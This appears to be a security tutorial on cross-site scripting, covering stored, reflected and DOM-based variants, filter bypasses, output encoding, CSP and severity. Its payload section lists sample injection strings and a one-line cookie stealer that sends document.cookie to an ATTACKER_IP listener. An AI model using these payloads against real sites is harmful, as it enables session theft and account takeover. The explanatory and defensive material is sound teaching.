
What XSS Actually Is
People describe XSS as "injecting JavaScript into a page" and that's technically right, but it misses the part that makes it dangerous. The real issue is that a browser has no way to tell the difference between JavaScript the developer intended and JavaScript that got there through user input. It executes both with the same authority. That's the flaw.
When a web application takes something a user typed and drops it into the HTML response without sanitising it first, an attacker can type in a script tag instead of a name. The browser renders the page, hits the script, and runs it. From that point, the attacker's code has access to everything the page has access to: cookies, localStorage, form values, the DOM itself.
XSS is client-side only. It doesn't directly touch the server. But that hasn't made it less dangerous. Session cookies, authentication tokens, and sensitive form data all live on the client side. Exfiltrating those is often enough to take over an account entirely without ever touching the backend.
The Three Variants
Stored XSS
This is the nastiest one. The payload gets written to the database, usually through a comment, a profile bio, a forum post, or anything else that gets stored and then rendered for other users. Every person who views the infected page runs the attacker's script. You don't need to trick someone into clicking a link. The attack happens passively, just by visiting a page they'd visit anyway.
Key Concept
Stored XSS is persistent. One injection can affect every user who visits the vulnerable page. This is what makes it a high or critical severity finding in most assessment frameworks.
Reflected XSS
The payload doesn't get stored. Instead it travels in the URL or a POST parameter, the server reflects it back into the response, and the browser executes it. The catch is you have to deliver the malicious URL to the victim. This is why phishing and reflected XSS often appear together in real attack chains.
DOM-Based XSS
Neither the server nor the database is involved. The vulnerable JavaScript code reads from a user-controlled source (like window.location.hash or document.referrer) and passes it to a dangerous sink like innerHTML or eval(). The entire execution happens inside the browser. No HTTP request ever reaches the server with the payload, which means server-side logs often show nothing.
Finding Injection Points and Building Payloads
The first step is figuring out where your input ends up in the page. Open DevTools, type a unique string into every input field, and search the page source for it. The context matters enormously. You need different payloads depending on whether your input lands inside an attribute, a script block, or plain HTML.
<script>alert(window.origin)</script>

<img src="" onerror=alert(window.origin)>

<svg onload=alert(1)>

<script>print()</script>

<plaintext>
The alert(window.origin) payload is useful because it shows which origin the script is executing in. That's important when testing complex multi-origin setups where you need to confirm the injection point, not just that an alert fired.
<script>new Image().src='http://ATTACKER_IP/collect?c='+document.cookie</script>
This is the classic cookie stealer. When the victim's browser executes this, it sends a GET request to your listener with the session cookie appended as a query parameter. One line, and you've got their session.
Why Filters Keep Failing
Most XSS filters try to block specific strings like <script>. But there are dozens of ways to execute JavaScript that don't use a script tag at all. Event handlers on image tags, SVG elements with embedded scripts, JavaScript pseudo-URLs in href attributes. Trying to maintain a denylist of every possible JavaScript execution path is a losing game.
What Actually Works
Output encoding, converting characters like <, >, and " to their HTML entities, is the right defence for HTML context. For attribute context, for JavaScript context, and for URL context, different encoding rules apply. Context-aware output encoding, not filtering, is the actual fix.
Content Security Policies add another layer. A properly configured CSP can prevent inline script execution and restrict which origins are allowed to serve scripts. But misconfigured CSPs are extremely common, and bypasses exist even for well-written ones if the policy allows certain trusted third-party script origins.
I've seen applications that block alert as a string but accept prompt or confirm. I've seen filters that strip onerror but leave onmouseover untouched. The pattern is always the same: the developer blocked the specific payloads they tested with, not the vulnerability class itself.
Real-World Impact
Session hijacking gets talked about the most because it's the most straightforward. But the impact of XSS goes further. If you can execute arbitrary JavaScript on a page, you can record keystrokes, capture screenshots using the Canvas API, make authenticated API calls on behalf of the user, and redirect them to phishing pages. In some browser exploit chains, XSS has been used as the entry point for escaping the browser sandbox entirely.
In internal engagements I've been on, stored XSS in an admin panel is often the cleanest path to account takeover on the highest-privilege account in the application. Admin pages are rarely as hardened as customer-facing endpoints, and the administrators who get compromised often have access to things that a direct web exploit wouldn't reach.
Severity Note
Stored XSS in an authenticated area is typically rated high. Stored XSS accessible without authentication is critical. Reflected XSS is usually medium to high depending on whether authentication is required to trigger it. DOM XSS sits between medium and high depending on exploitability.